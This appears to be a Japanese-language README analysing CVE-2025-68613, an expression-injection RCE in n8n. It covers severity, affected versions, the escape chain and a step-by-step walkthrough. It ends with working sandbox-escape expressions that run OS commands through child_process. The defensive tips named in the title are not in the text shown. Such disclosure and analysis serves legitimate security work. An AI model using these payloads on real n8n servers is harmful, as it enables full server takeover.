 ak-cybe/cve-2025-68613-n8n-rce-analysis
CVE-2025-68613 (n8n) 重大なRCE分析 + 防御推奨事項(パッチ検証、検出アイデア、強化のヒント)



 マトリックスGIF

CVE-2025-68613 は、n8n のワークフロー自動化プラットフォームにおける 重大なリモートコード実行(RCE)脆弱性 であり、認証済みの攻撃者が 式インジェクション を通じて任意のシステムコマンドを実行できるようにします。
⚡ クイックスタッツ
|
🎯 重要事項
|
| プロパティ | 値 |
|---|---|
| 🆔 CVE ID | CVE-2025-68613 |
| 📊 CVSS スコア | 9.9(重大)🔴 |
| 🔗 CVSS ベクトル | CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H |
| 🏷️ CWE | CWE-913(動的に管理されるコードリソースの不適切な制御) |
| 📦 影響を受けるバージョン | 0.211.0 → 1.120.3, 1.121.0 |
| ✅ 修正バージョン | 1.120.4, 1.121.1, 1.122.0+ |
n8n はオープンソースのワークフロー自動化プラットフォームで、400 以上のアプリケーションとの ノーコード/ローコード統合 を可能にします。以下のような環境で広く展開されています:
| 🏢 ユースケース | 📝 説明 |
|---|---|
| 🔧 DevOps | 自動化パイプライン、CI/CD 統合 |
| 🛡️ セキュリティ運用 | SOAR ワークフロー、インシデント対応 |
| 💼 ビジネス | プロセス自動化、データワークフロー |
| 📊 データ | ETL プロセス、API 統合 |
🔓 脆弱性チェーン:
┌─────────────────────────────────────────────────────────────────┐
│  📝 n8n 式言語 → 動的データ処理                                 │
│                           ↓                                     │
│  ⚠️  サンドボックス分離の不十分なサーバーサイド評価              │
│                           ↓                                     │
│  💀 悪意のある式がサンドボックスを脱出                          │
│                           ↓                                     │
│  🖥️  Node.js child_process モジュールにアクセス                 │
│                           ↓                                     │
│  💥 完全な RCE - OS コマンド実行                                │
└─────────────────────────────────────────────────────────────────┘
悪用の前提条件:
| # | 📋 要件 | 📝 詳細 |
|---|---|---|
| 1️⃣ | 認証 | 有効な n8n ユーザーアカウント(低権限で十分) |
| 2️⃣ | 権限 | ワークフローの作成/編集機能 |
| 3️⃣ | ネットワークアクセス | n8n インスタンスに到達可能であること |
| 🏷️ 属性 | 📊 値 | 🔥 リスク |
|---|---|---|
| 複雑さ | 低 (AC:L) | 🔴 高 |
| ユーザー操作 | 不要 | 🔴 高 |
| スコープ | 変更あり | 🔴 重大 |
graph TD
    A[🔐 認証ユーザー] -->|作成| B[📝 新規ワークフロー]
    B -->|注入| C[💀 悪意のある式]
    C -->|トリガー| D[⚡ 式評価]
    D -->|悪用| E[🔓 サンドボックス脱出]
    E -->|アクセス| F[🖥️ Node.js ランタイム]
    F -->|実行| G[💥 child_process によるOSコマンド]
    G -->|達成| H[☠️ サーバー完全乗っ取り]

    style A fill:#4CAF50,color:#fff
    style C fill:#ff9800,color:#fff
    style E fill:#f44336,color:#fff
    style H fill:#9c27b0,color:#fff
⚠️ 免責事項:以下は 教育目的のみ です。不正な悪用は違法です。
脆弱な n8n ワークフロー自動化プラットフォームへの初期アクセス。

🔓 n8n ウェルカムダッシュボード - エントリポイント
悪意のあるペイロードを含む新しいワークフローを作成します。

📝 「最初のステップを追加」で新規ワークフローを作成
ワークフロートリガーを設定 - マニュアルトリガーはオンデマンド実行を可能にします。

🎯 ワークフロー起動のためのマニュアルトリガーを選択
悪意のある式を含む「項目を編集(Set)」ノードを追加します。

🔧 ペイロード注入用の「項目を編集(Set)」ノードを追加
重要なステップ - サンドボックス脱出式を注入して RCE を達成します。

💀 悪意のある式が 'id' コマンドを正常に実行!
// 🔴 悪意のあるペイロード(不正利用厳禁)
{{ (function(){ return this.process.mainModule.require('child_process').execSync('id').toString(); })() }}
出力結果: uid=1000(node) gid=1000(node) groups=1000(node) ✅ RCE 確認!
コードインジェクションGIF
⚠️ 警告:これらのペイロードは 認可されたセキュリティテストのみ を目的としています。不正利用は違法です!
{{ (function(){ return this.process.mainModule.require('child_process').execSync('id').toString() })() }}
{{ (function(){ return this.process.mainModule.require('child_process').execSync('pwd').toString() })() }}
